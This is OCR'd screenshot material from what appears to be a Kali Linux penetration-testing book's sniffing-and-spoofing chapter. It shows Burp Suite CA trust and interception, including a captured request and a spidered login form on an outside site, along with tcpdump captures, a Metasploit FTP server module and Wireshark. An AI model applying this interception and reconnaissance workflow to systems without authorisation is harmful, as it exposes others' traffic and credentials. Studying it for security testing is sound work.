·	Burp Suite Free Edi	tion – Iceweasel			• •	8
Kali Linux, an Offens	ive 🗴 🕒 Untrusted Connection 🗴 🛱 Pre	ferences ×	🚯 Burp Suite	e Free Editior	× +	
+ @ http://burp		▼ C Search		☆ 🖻		≡
🛅 Most Visited 🔻 🛐 O	ffensive Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Ka	li Tools 🛄 Exploit-DB 📡	Aircrack-ng			
Burp Suite	Free Edition	Proxy Hist	ory CAC	Certificate	Plug-n-hao	ck
	uite Free Edition. You can use this web interface jure your browser (via the Firefox plug-n-hack plu		ory, downloa	ad your Burp	СА	

			Certi	icate Manager		
Your Certificates	People	Servers	Authorities	Others		
You have certific	ates on	file that i	dentify these	e certificate autho	orities:	
Certificate Nam	ie			Security Devi	ce	Ę
▼(c) 2005 TÜRK	TRUST E	Bilgi İletiş	im ve Bilişim			Ø
TÜRKTRUST	Elektro	nik Sertifi	ka Hizmet S.	Builtin Object	Token	
▼A-Trust Ges. f.	Sicherhe	eitssyste	me im elektr			
A-Trust-nQu	ual-03			Builtin Object	Token	
▼AC Camerfirma	S.A.					
Chambers o	fComme	erce Root	- 2008	Builtin Object	Token	
Global Chan	nbersign	Root - 20	008	Builtin Object	Token	
▼AC Camerfirma	SACIE	4827432	87			
Chambers o	fComme	erce Root		Builtin Object	Token	
Global Chan	nbersign	Root		Builtin Object	Token	
▼ACCV						
ACCVRAIZ1				Builtin Object	Token	
▼Actalis S.p.A./0	335852	0967				
<u>V</u> iew	<u>E</u> dit Tru	ıst	l <u>m</u> port	E <u>x</u> port	Delete or Distrust	
						ОК

	Select File containing CA certificate(s) to import		
S Share the second seco			
Places	Name	▼ Size	Modified
Q , Search	🖹 cacert.der	973 bytes	21:21
🔊 Recently Used			
🚡 root			
Desktop			
😰 File System			
+ ×		Certif	icate Files
		Cancel	Open

Downloading Certificate
You have been asked to trust a new Certificate Authority (CA).
Do you want to trust "PortSwigger CA" for the following purposes?
✓Trust this CA to identify websites.
Trust this CA to identify email users.
Trust this CA to identify software developers.
Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).
View Examine CA certificate
Cancel OK

	-				1embership Ta	agline Her	e – Icev	/easel			-		×
Burp Suite Free	Edition ×) 💛 Video N	Membership	La ×							-	•	_
(30309.info					▼	× Q Se	earch		ជ	Ê	+	î	Ξ
🛅 Most Visited 🔻 👖	Offensive !	Security 🌂K	(ali Linux 🌂	Kali Docs	🔍 Kali Tools 🛛	L Exploit-	db 📡	Aircrack-ng]				n
			Burj	o Suite Free	Edition v1.6	.32				•	•	8	
Burp Intruder Repea	pider Scan	~	Repeater	Sequencer	Decoder Cor	nparer Ex	tender	Options	Alerts			_	
Intercept HTTP his		Sockets history		orquencer				options	Alor to			_	
Request to http://	/30309.info:1	80 [192.249.12	2.27]										
Forward	Drop	Interce	ept is on	Action				Comme	nt this iter	m		?	
Raw Params He	eaders He											_	
Host: 30309.info User-Agent: Mozill: Accept:Language: e Accept-Language: e Accept-Encoding: g Referer: http://30 Cookie: wfv1_33968 Connection: close	a/5.0 (X11 n-US,en;q= zip, defla 309.info/	; Linux x86_0 0.5 te											
Burp Intruder Repea	ter Window	Help	Bu	ırp Suite Fı	ee Edition v.	L.6.32					Ξ		×
	ider Scar	~	r Repeater	Sequence	r Decoder	Comparer	Extend	der Optio	ns Aler	ts			
Control Options				_				I					
Spider State													۸
Spider Statu Use these setti nodes in the tai Spider is pau	ngs to moni rget site ma					se to the ta	arget app	lication, th	en right-c	lick one	or mo	ore	
Requests made	: 0												- 11
Bytes transferr													
Requests queue Forms queued:													
 Spider Scop Use suite so Use custom Include in scop 	cope (define scope	d in Target tab	b]										_
Add	Enabled 🗹	Protocol HTTP	Host / IP r http://303		Port 80	File							
Edit		11116	nup.//303	o	00								
Remove													

					Bur	p Suite Fre	e Edition v	/1.6.32				•	0	8
Burp	Intruder Rep	eater W	Vindow He	p										
Targ	get Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Options	Alerts			
Con	trol Options													
?	Spider Sta	ţus											<u>`</u>	
	Use these se		Burp Spider – Submit Form									re		
	nodes in the					bmit a login f						should be		
	Spider is r	used	when subr	nitting the f	orm. You ca	n control how	Burp hand	es forms in t	the Spider (options tab				
	Requests ma	1	-	o://30309.in	fo/my-accou	nt/								
	Bytes transfe		od: PO	ST										
	Requests que	Туре	e		Name			V	alue					
	Forms queue	Che	ckbox		remer	mberme		fo	rever					
		Text			usern	ame							-	-
	Spider Sco				wn h	ttp referer			gin=Login nv-account/					
6	spider sco		sword		passv			/11	iy-account/					
3	🔵 Use suite	Hida	den		wpno			5 b	e070bbc7					
0	🖲 Use custo													
	Include in sco													- 11
	Add													- 11
	Add								Sub	mit form	Ignore	form		- 11
	Edit	L			30303(.111	0								- 11
			_											- 11
	Remove										•			
	Paste URL													- L
														V

Chapter 5: Sniffing and Spoofing

— •	bo@wander: ~ <2>	\odot \odot \otimes
	bo@wander: ~ 112x47	
bo@wander:~\$ sudo tcpdump -v -i vmnetl		
[sudo] password for bo:		
tcpdump: listening on vmnet1, link-type E		
01:18:01.063407 ARP, Ethernet (len 6), IP	v4 (len 4), Request who-has wander.lo	ocal tell WIN-MO8FVCLLIIB.local, le
ngth 28		
01:18:01.063445 ARP, Ethernet (len 6), IP ength 28	v4 (len 4), Reply wander.local is-at	00:50:56:c0:00:01 (oui Unknown), l
01:18:01.063536 IP (tos 0x0, ttl 128, id)	670 offect 0 flags [none] proto UF	P(17) length 72
WIN-MO8FVCLLIIB.local.55292 > wander.		
01:18:01.063565 IP (tos 0xc0, ttl 64, id		
wander.local > WIN-MO8FVCLLIIB.local:		
	set 0, flags [none], proto UDP (17),	
WIN-MO8FVCLLIIB.local.55292 > wander.		
01:18:01.644477 IP6 (hlim 255, next-heade		
ns: [udp sum ok] 0 PTR (QM)? 1.202.168.19		
01:18:01.644514 IP (tos 0x0, ttl 255, id		(17), length 72)
wander.local.mdns > 224.0.0.251.mdns:		
01:18:01.644676 IP (tos 0x0, ttl 255, id		
wander.local.mdns > 224.0.0.251.mdns:		
cal. (64)		•
01:18:01.774137 IP6 (hlim 255, next-heade	r UDP (17) payload length: 54) fe80::	250:56ff:fec0:1.mdns > ff02::fb.md
ns: [udp sum ok] 0 PTR (QM)? 130.202.168.	192.in-addr.arpa. (46)	
01:18:01.774169 IP (tos 0x0, ttl 255, id	1911, offset O, flags [DF], proto UDP	0 (17), length 74)
wander.local.mdns > 224.0.0.251.mdns:	0 PTR (QM)? 130.202.168.192.in-addr.	arpa. (46)
01:18:01.774466 IP (tos 0x0, ttl 255, id	671, offset 0, flags [none], proto UD	0P (17), length 121)
WIN-MO8FVCLLIIB.local.mdns > 224.0.0.	251.mdns: 0*- [0q] 1/0/1 130.202.168.	192.in-addr.arpa. (Cache flush) PT
R WIN-MO8FVCLLIIB.local. (93)		
01:18:02.055898 IP (tos 0x0, ttl 128, id	672, offset 0, flags [none], proto UD)P (17), length 73)
bo@wander:~/workspace/kalibook/kalibook/cha	ap5/evidence\$ sudo tcpdump -i vmnet1 -	v -w kalibook-cap-20150411.pcap
[sudo] password for bo:		
tcpdump: listening on vmnet1, link-type EN	10MB (Ethernet), capture size 65535 by†	tes
^C2706 packets captured		
2706 packets received by filter		
O packets dropped by kernel		
bo@wander:~/workspace/kalibook/kalibook/cha	ap5/evidence\$ ls -la	
total 1456		
drwxrwxr-x 2 bo bo 4096 Apr 12 01:43		
drwxrwxr-x 3 bo bo 4096 Apr 12 01:42		
-rw-rr l root root 1479209 Apr 12 01:44 bo@wander:~/workspace/kalibook/kalibook/cha		
bogwander. Workspace/katibook/katibook/cha	aboyevidence¢	
<pre>root@kalibook ~/kalibook/evide</pre>		

1 oo cland c TD		action only of	Tacheen och	Tee poin prant		
[ok] Sta	arting O	penBSD Sec	ure Shell se	rver: sshd.		
root@kalib	ook : ~/k	alibook/ev	idence# <u>nets</u>	tat -tl		
Active Int	ernet c	onnections	(only serve	rs)		
Proto Recv	-Q Send	I-Q Local A	ddress	Foreign Add	dress	State
tcp	0	0 *:ssh		* *		LISTEN
	0	0 [::]:ss	h	[::]:*		LISTEN
root@kalib	ook : ~/k	alibook/ev	idence#			

root@kalibook ~/kalibook/evidence# ifconfig

eth0 Link encap:Ethernet HWaddr 00:00:29:01:3c:9f <u>inet addr:192.168.202.129</u> Bcast:192.168.202.255 Mask:255.255.255.0 inet6 addr: fe80::20c:29ff:fe01:3c9f/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:780 errors:0 dropped:0 overruns:0 frame:0 TX packets:60 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:97225 (94.9 KiB) TX bytes:8488 (8.2 KiB)


bo@wander:~\$ scp kalibook-cap-20150411.pcap root@192.168.202.129:workspace/kalibook/kalibook-cap-20150411.pcap
The authenticity of host '192.168.202.129 (192.168.202.129)' can't be established.
ECDSA key fingerprint is 96:51:47:ec:35:92:87:46:fd:2e:c4:c6:9f:6d:33:ae.
Are you sure you want to continue connecting (yes/no)? yes
warning: Permanently added '192.168.202.129' (ECDSA) to the list of known hosts.
root@192.168.202.129's password:
scp: workspace/kalibook/kalibook-cap-20150411.pcap: No such file or directory
bo@wander:~\$ scp kalibook-cap-20150411.pcap root@192.168.202.129:kalibook/kalibook-cap-20150411.pcap
root@192.168.202.129's password:
kalibook-cap-20150411.pcap <u>100% 1445KB 1.4MB/s 00:00</u>
bo@wander:~\$


	public Properties
Basic Permissions	Tags
Owner:	root ~
Folder access:	Create and delete files 🗸 🗸
File access:	~
Group:	root v
Folder access:	Create and delete files 🗸 🗸
File access:	Read and write ~
Others	
Folder access:	Create and delete files 🗸 🗸
File access:	Read and write 🗸 🗸
Execute:	Allow executing file as program
SELinux context:	unknown
Last changed:	Sun 12 Apr 2015 03:56:17 AM EDT
Apply Permission	s to Enclosed Files
Help	Close

```
msf auxiliary(ftp) > set FTPR00T /root/public
FTPROOT => /root/public
msf auxiliary(ftp) > show options
Module options (auxiliary/server/ftp):
             Current Setting Required Description
   Name
             - - - - - - - -
  FTPPASS
                                        Configure a specific password that should be allowed acces
                             no
S
   FTPR00T
                                        The FTP root directory to serve files from
             /root/public
                             yes
  FTPUSER
                             no
                                        Configure a specific username that should be allowed acces
S
  PASVPORT 0
                                        The local PASV data port to listen on (0 is random)
                             no
   SRVH0ST 0.0.0.0
                                        The local host to listen on. This must be an address on th
                             yes
e local machine or 0.0.0.0
  SRVPORT 21
                              yes
                                        The local port to listen on.
   SSL
            false
                                        Negotiate SSL for incoming connections
                             no
   SSLCert
                             no
                                        Path to a custom SSL certificate (default is randomly gene
rated)
Auxiliary action:
  Name
            Description
   Service
<u>msf</u> auxiliary(ftp) > <u>run</u>
[*] Auxiliary module execution completed
[*] Server started.
msf >
msf > use auxiliary/server/ftp
msf auxiliary(ftp) > show options
Module options (auxiliary/server/ftp):
   Name
             Current Setting Required Description
                                         . . . . . . . . .
             - - - - - - - -
  FTPPASS
                                        Configure a specific password that should be allowed acces
                              no
s
   FTPR00T
             <u>/tmp/ftproot</u>
                              yes
                                        The FTP root directory to serve files from
  FTPUSER
                                        Configure a specific username that should be allowed acces
                             no
S
  PASVPORT 0
                              no
                                        The local PASV data port to listen on (0 is random)
  SRVH0ST 0.0.0.0
                             yes
                                        The local host to listen on. This must be an address on th
e local machine or 0.0.0.0
  SRVPORT 21
                                        The local port to listen on.
                              ves
   SSI
             false
                              no
                                        Negotiate SSL for incoming connections
   SSLCert
                              no
                                        Path to a custom SSL certificate (default is randomly gene
rated)
Auxiliary action:
   Name
            Description
    . . . .
   Service
```

```
[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.130:49162 FTP download request for microolap_pssdk6_driver_fo
r_ndis6_x64_v6.1.0.6363.msi
[*] 192.168.202.130:49162 FTP download request for tcpdump.jpg
[*] 192.168.202.130:49162 FTP download request for tdpdump.jpg
msf auxiliary(ftp) >
[*] 192.168.202.1:54460 UNKNOWN 'FEAT '
[*] 192.168.202.133:49171 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.63
63.msi
[*] 192.168.202.128:1308 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.636
3.msi
[*] 192.168.202.128:1308 FTP download request for tdpdump.jpg
```


msf auxiliary(ftp) >








🕞 WinPcap 4.1.3 Setup	x
License Agreement Please review the license terms before installing WinPcap 4.1.3	
Press Page Down to see the rest of the agreement.	
Copyright (c) 1999 - 2005 NetGroup, Politecnico di Torino (Italy). Copyright (c) 2005 - 2010 CACE Technologies, Davis (California). Copyright (c) 2010 - 2013 Riverbed Technology, San Francisco (California). All rights reserved.	
Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:	
 Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer. Redistributions in binary form must reproduce the above copyright notice, this list of 	
If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install WinPcap 4.1.3.	
Nullsoft Install System v2.46 — Cancel	


	(] W	VinPcap	4.1.3 Se	tup									×
	Ŵ	lin	Pc	٩Þ			n option iew the f		g options	before i	nstalling	WinPcap	
		🔽 Auto	maticall	y start t	he Win	Pcap dr	iver at b	oot tim	e				
		Kee	ep thi	is opt	tion	chec	ked!						
	Nulls	oft Insta	l Systen	n v2,46				< Ba	ck C	Insta		Cancel	
C:\Users\	Adminis	trator\D	ownloads	\WinDum	o.exe:	listeniu	ng on \D						59862
18:43:21.8 length 28 18:43:21.8 18:43:21.8 18:43:21.9 18:43:21.9 length 28 18:43:22	833305 835234 838833 923571 923693	IP6 WIN-M IP WIN-M IP WIN-M IP WIN-M IP6 WIN-H	108FUCLLI 08FUCLLI 08FUCLLI 08FUCLLI 108FUCLL	IB.local IB.local IB.local IB.local IB.local	aldomain Idomain Idomain Idomain aldomain	n > ff02 > 224.0 .59808 7 > 224.0 n > ff02 n > ff02	2::16: H 0.0.22: > 239.25 0.0.22: 2::16: H > ff02-	igmp v3 5.255.29 igmp v3 BH ICMP6	report, 50.1900: report, 5, multic	ast list 1 group UDP, len 1 group ast list	ener repo record(s) gth 133 record(s) ener repo)))))))))))))))))))	5986) roup record(s roup record(s
18:43:22.1 18:43:22.1 18:43:22.1 18:43:22.4 18:43:22.4 18:43:22.4 18:43:22.4 18:43:22.4	176768 247368 247521 403906 404054 404525 404625	IP WIN-MO IP6 WIN-MO IP WIN-MO IP WIN-MO IP WIN-MO IP BO-88° arp who-	08FUCLLI 108FUCLLI 08FUCLLI 08FUCLLI 08FUCLLI 08FUCLLI 7B8A2B66 nas B0-8	IB.local IIB.local IB.local IB.local IB.local IB.local 5D.137 87886286	ldomain aldomain ldomain ldomain ldomain > 192.10 565D te	.59808 .59808 .59808 .138 > 1 .137 > 1 68.202.2 11 WIN-H	> 239.25 > ff02: > 239.25 192.168. 192.168. 255.137: MO8FUCLL	5.255.29 :c.1900: 5.255.29 202.255. 202.255. UDP, 1e IIB.10c2	50.1900: 50.1900: 50.1900: .138: UDI .137: UDI ength 50 aldomain	UDP, len ength 123 UDP, len P, length P, length	gth 97 gth 129 174 50		
length 28 18:43:22 18:43	404773 404781 405041 406025 406428 516646 564863	Arp reply IP WIN-MO IP BO-885 IP WIN-MO IP6 WIN-MO IP6 WIN-MO IP6 WIN-MO	BO-887 08FUCLLI 7B8A2B66 08FUCLLI 108FUCLLI 08FUCLLI 108FUCLLI	B8A2B665 IB.local 5D.138 IB.local IIB.local IB.local IB.local	5D is-at ldomain > WIN-Mu ldomain aldomain aldomain	t 00:0cs .137 > 1 08FUCLL .59810 1 n.59811 .59810 1 n.59811 1	29:45:8 80-88788 IIB.loca > 239.25 > ff02: > 239.25 > ff02: > ff02:	5:dc (ou A2B665D) Idomain 5.255.25 :c.3702 5.255.25 :c.3702	11 Unknow 137: UDI 138: UDI 50.3702: UDP, 16 50.3702: UDP, 16	vn) 2, length 2, length UDP, len ength 624 UDP, len ength 624	62 190 gth 624 gth 624		
18:43:22.0 18:43:22.0 18:43:22.0 18:43:22.0 18:43:22.0 18:43:22.0 18:43:22.0 18:43:22.0	626616 626701 626711 626809 627021 627274 735819	arp who-1 arp reply IP WIN-MO IP 192.10 IP6 WIN-M IP WIN-MU IP6 WIN-MU	nas 192. 9 192.16 08FUCLLI 68.202.1 108FUCLL 08FUCLLI 108FUCLLI 108FUCLL	168.202. 8.202.1 IB.local > WIN-N IIB.loca IB.local IIB.loca	.1 tell is-at (ldomain MO8FVCL) aldomain ldomain aldomain	WIN-MO8 00:50:50 55385 LIIB.loo n.62481 .59489 n.62481	BFUCLLII 5:c0:00: > 192.16 caldomai > ff02: > 224.0. > ff02:	B.locald 01 (oui 8.202.1. n: ICMP :1:3.535 0.252.53 :1:3.535	lomain Unknown) 53: 132 192.168 55: UDP, 355: UDP, 55: UDP,	251+[¦dom 202.1 ud length 9 length length	ain] p port 53 90 0	3 unreachab	le, length 12
	735962 941888 941999 942198 942330 047909 048046	IP WIN-MO IP WIN-MO IP 192.10 IP6 WIN-MO IP6 WIN-MO IP6 WIN-MO IP WIN-MO	D8FUCLLI D8FUCLLI 58.202.1 108FUCLLI D8FUCLLI 108FUCLLI D8FUCLLI	IB.local IB.local > WIN-N IIB.local IB.local IIB.local IB.local	ldomain ldomain MO8FVCLI aldomain ldomain ldomain	.59489 .64926 LIIB.loc n.52359 .64140 n.52359 .64140	> 224.0. > 192.16 caldomai > ff02: > 224.0. > ff02: > 224.0.	0.252.53 8.202.1 n: ICMP :1:3.535 0.252.53 :1:3.535 0.252.53	355: UDP, 53: 486 192.168. 55: UDP, 355: UDP, 55: UDP, 355: UDP,	length 06+ PTR? 202.1 ud length 4 length length 4 length 4	90 22.0.0.: p port 5: 1 41 1 41 41	224.in-addr 3 unreachab	le, length 12 .arpa. (41) le, length 77 domain. (45) le, length 81 ldomain. (45) le, length 81
18:43:23.1 18:43:23.2 18:43:23.9 18:43:24.0 18:43:24.0 18:43:24.0 18:43:24.0 18:43:24.0	156791 250847 921400 686630 686820 686820 687013 687181	IP WIN-MO IP WIN-MO IP WIN-MO IP 192.10 IP6 WIN-M IP WIN-M)8FUCLLI)8FUCLLI)8FUCLLI)8FUCLLI 58.202.1 108FUCLLI)8FUCLLI	IB. local IB. local IB. local IB. local > WIN-N IIB. local IB. local	ldomain ldomain ldomain ldomain MO8FUCLI aldomain	.137 > 2 .137 > 2 .137 > 1 .56203 2 LIIB.100 n.52580 .49319 2	224.0.0. 192.168. 192.168. 192.16 caldomai > ff02: > 224.0.	202.255 22.137: 202.255 8.202.1 n: ICMP :1:3.535 0.252.53	UDP, ler UDP, ler 137: UDI 53: 746 192.168. 55: UDP, 355: UDP,	r, length 1gth 50 P, length 66+ A? BO .202.1 ud length 3 . length	50 -887B8A2] p port 53 3 33	8665D.local 3 unreachab	domain. (45) le, length 81
18:43:24. 18:43:24. 18:43:24. 18:43:24. 18:43:24. 18:43:24. 18:43:24.	795170 795302 841828 999658 999800	IP WIN-M IP WIN-M IP WIN-M IP WIN-M IP WIN-M IP 192.1	108FUCLLI 08FUCLLI 08FUCLLI 08FUCLLI 08FUCLLI 58.202.1	IIB.loca IIB.loca IB.loca IB.loca IB.loca VIN-N	aldomain Idomain Idomain Idomain MO8FVCLI	137 52580 49319 59808 53604 LIIB.loo	> ff02: > 224.0. > 239.25 > 192.16 caldomai	22.137: 1:3.535 0.252.53 5.255.25 8.202.1 n: ICMP	55: UDP, 355: UDP, 50.1900: .53: 550 192.168.	length 3 length 3 UDP, len 010+ A? B 202.1 ud	3 33 gth 133 0-887B8A p port 53	2B665D.loca 3 unreachab	ldomain. (45) le, length 81














The Wireshark Network A	nalyzer [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1	.10)]	_ 🗆 ×
File Edit View Go Capture Analyze Statistics Telephony	Tools Internals Help		
Filter:	Expression Clear Apply Save		
WIRESHARK The World's Most Popul Version 1.10.2 (SVN Rev 5193	ar Network Protocol Analyzer 4 from /trunk-1.10)		
Capture	Files	Online	
 Interface List Let to the capture interfaces (curts incoming packets) Start curts are on on one interfaces to capture from, then Start curts are on one interfaces to capture from, then Start curts are one on one interfaces to capture from, then Start curts are one on one interfaces to capture from, then Start curts are one on one interfaces to capture from, then Start curts are one on one interfaces to capture from, then Start curts are one on one interfaces to capture from, then Start curts are one on one interfaces to capture from, then Start curts are one one one interfaces to capture from, then Start curts are one one one interfaces to capture from, then Start curts are one one one one interfaces to capture from, then Start curts are one one one one interfaces to capture from, then Start curts are one one one one one one one one one on	 Open a previously captured file Open Recent: Sample Captures A rich assortment of example capture files on the wiki 	 Website Visit the project's website User's Guide The User's Guide (online version) Security Work with Wreshark as securely as possible 	
Ready to load or capture No Packets		Profile: Default	


ſ	The Wiresbark	Notwork Applyzor		10.2 (SVN Pov 51034 from Arm	nk=1.10)	1			×
File Edit View Go Capture									
🕒 💿 🥖 📕 🙇 🚍	📝 < 🖬root [kalibook							
Filter:	Places	Name			∽ Si	ze	Modified		
	🔍 Search	ill evidence					Wednesday		
	🕙 Recently Used	a scans-docs					03/15/2015		
WIRE SHARK	🔁 root	i tools					Monday		
	💷 Desktop	🗎 boweaver.net-re	econ.mtgx		55	.0 kB	03/21/2015		
Ca	🖾 File System	📄 kalibook-cap-20	150411.pcap		1.5	5 MB	Sunday	nline	
	Kali Live	a a a							- 1
Interface List	21 GB Unrecog								- 1
Live list of the capture interfa- (counts incoming packets)	🔲 Floppy Drive							site	- 1
								2	- 1
🖉 Start								e version)	- 1
Choose one or more interface:									- 1
🔊 eth0									- 1
🔊 nflog	+ -							s securely as possible	- 1
🔊 any	Filter:		Format:	Wireshark/tcpdump/ pcap					
Capture Options	Enable MAC name	resolution	Size:	1479209 bytes					- 1
Start a capture with detailed o	🎯 Enable transport r	name resolution	Packets:	2706					
	Enable network na	ame resolution	First Packet:	2015-04-12 01:43:17					
Captu	🧭 Use external netw	vork name resolver	Elapsed time	: 00:00:41					
Capte								1	
Ready to load or capture					Ca	ncel	Open	ofile: Default	

